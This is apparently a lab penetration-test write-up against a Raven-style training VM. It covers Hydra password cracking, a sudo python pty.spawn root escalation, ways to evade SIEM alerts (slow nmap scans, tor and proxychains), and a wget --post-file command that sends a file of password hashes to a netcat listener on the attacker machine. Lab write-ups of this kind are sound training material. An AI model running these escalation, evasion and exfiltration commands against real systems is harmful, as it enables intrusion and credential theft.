
- The tool Hydra was used to crack Michael’s password, showing us that it is important to have stronger password policies.




```
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ cd ..
michael@target1:/home$ ls
michael  steven  vagrant
michael@target1:/home$ cd steven
michael@target1:/home/steven$ ls
michael@target1:/home/steven$ ls -la
total 8
```

Exploitation: Privilege Escalation

- The attacker used sudo -l to find the information needed to escalate to root.
    - The attacker then used a sudo python command to gain access to root.
        - The python command used: sudo python -c ‘import.pty; pty.spawn(“bin/bash”)’
            - At this point the attacker has now achieved root access on Steven’s account.



```
SyntaxError: invalid syntax
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/# ls
bin   etc         lib         media  proc  sbin  tmp      var
boot  home        lib64       mnt    root  srv   usr      vmlinuz
dev   initrd.img  lost+found  opt    run   sys   vagrant
root@target1:/# ls -ls
```



```
$ pwd
/home/steven
$ cd /
$ pwd
/
$ ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  vagrant  vmlinuz
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  var
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
```

Avoiding Detection

Stealth Exploitation of Security Misconfiguration

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - system.process.cpu.total.pct
- Which thresholds do they fire at?
  - IS ABOVE 0.5 FOR THE LAST 5 minutes

Stealth Exploitation of Security Misconfiguration Cont.

Mitigating Detection

- The attacker can run a stealth scan using nmap. The scan runs slower to avoid spikes in the system's traffic allowing the attacker to access the system without triggering alerts.
  - Nmap scan command: nmap -sS -P0 -sV --script=vulners -v 192.168.1.110

- Google Dorking can be utilized to find "invisible" directories or text documents without setting off any alarms.

Stealth Exploitation of Weak Password Policy

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
- Which metrics do they measure?
  - http.response.status_code
- Which thresholds do they fire at?
  - IS ABOVE 400 FOR THE LAST 5 minutes

Stealth Exploitation of Dated WordPress

Monitoring Overview

- Which alerts detect this exploit?
  - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

- Which metrics do they measure?
  - http.request.bytes

- Which thresholds do they fire at?
  - IS ABOVE 3500 FOR THE LAST 1 minute

Stealth Exploitation of Weak Password Policy and WordPress Cont.

Mitigating Detection


- How can you execute the same exploit without triggering the alert?
  - There is no way to run the same exploit without triggering the alert.
- Are there alternative exploits that may perform better?
  - An exploit that can be run, but not hidden, are proxychains. They allow the attacker to hide their IP address. The attacker will need to have tor installed in order for the proxychain command to work properly.
    - Command: sudo apt-get update
    - Command: sudo apt-get install tor
    - Command: sudo service tor start
      - Once tor is installed and running the attacker will use “proxychain” in front of the command they are running (before running “proxychain” ensure that /etc/proxychains.conf is properly configured).

Maintaining Access


Backdooring the Target

Backdoor Overview

- The attacker activated a listener on port 4444 (nc -lvp 4444), on the Kali machine.
- Then the attacker activated the backdoor on Michael’s account using
  - wget --post-file=/tmp/hashes.txt 192.168.1.90



```
root@Kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.110: inverse host lookup failed: Unknown host
connect to [192.168.1.90] from (UNKNOWN) [192.168.1.110] 50287
POST / HTTP/1.1
User-Agent: Wget/1.16 (linux-gnu)
Accept: */*
Host: 192.168.1.90:4444
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 210

1       michael $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0      michael michael@rav
en.org          2018-08-12 22:49:12             0       michael
2       steven  $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/      steven  steven@rave
n.org           2018-08-12 23:31:16             0       Steven Seagull
█
```



